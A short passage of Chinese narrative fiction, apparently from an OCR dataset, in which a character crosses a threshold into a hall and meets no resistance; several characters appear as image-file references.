格。


    但直到厉无渡跨过门槛,殿门在她身后缓缓合拢时,她都甚至没有受到任何阻拦。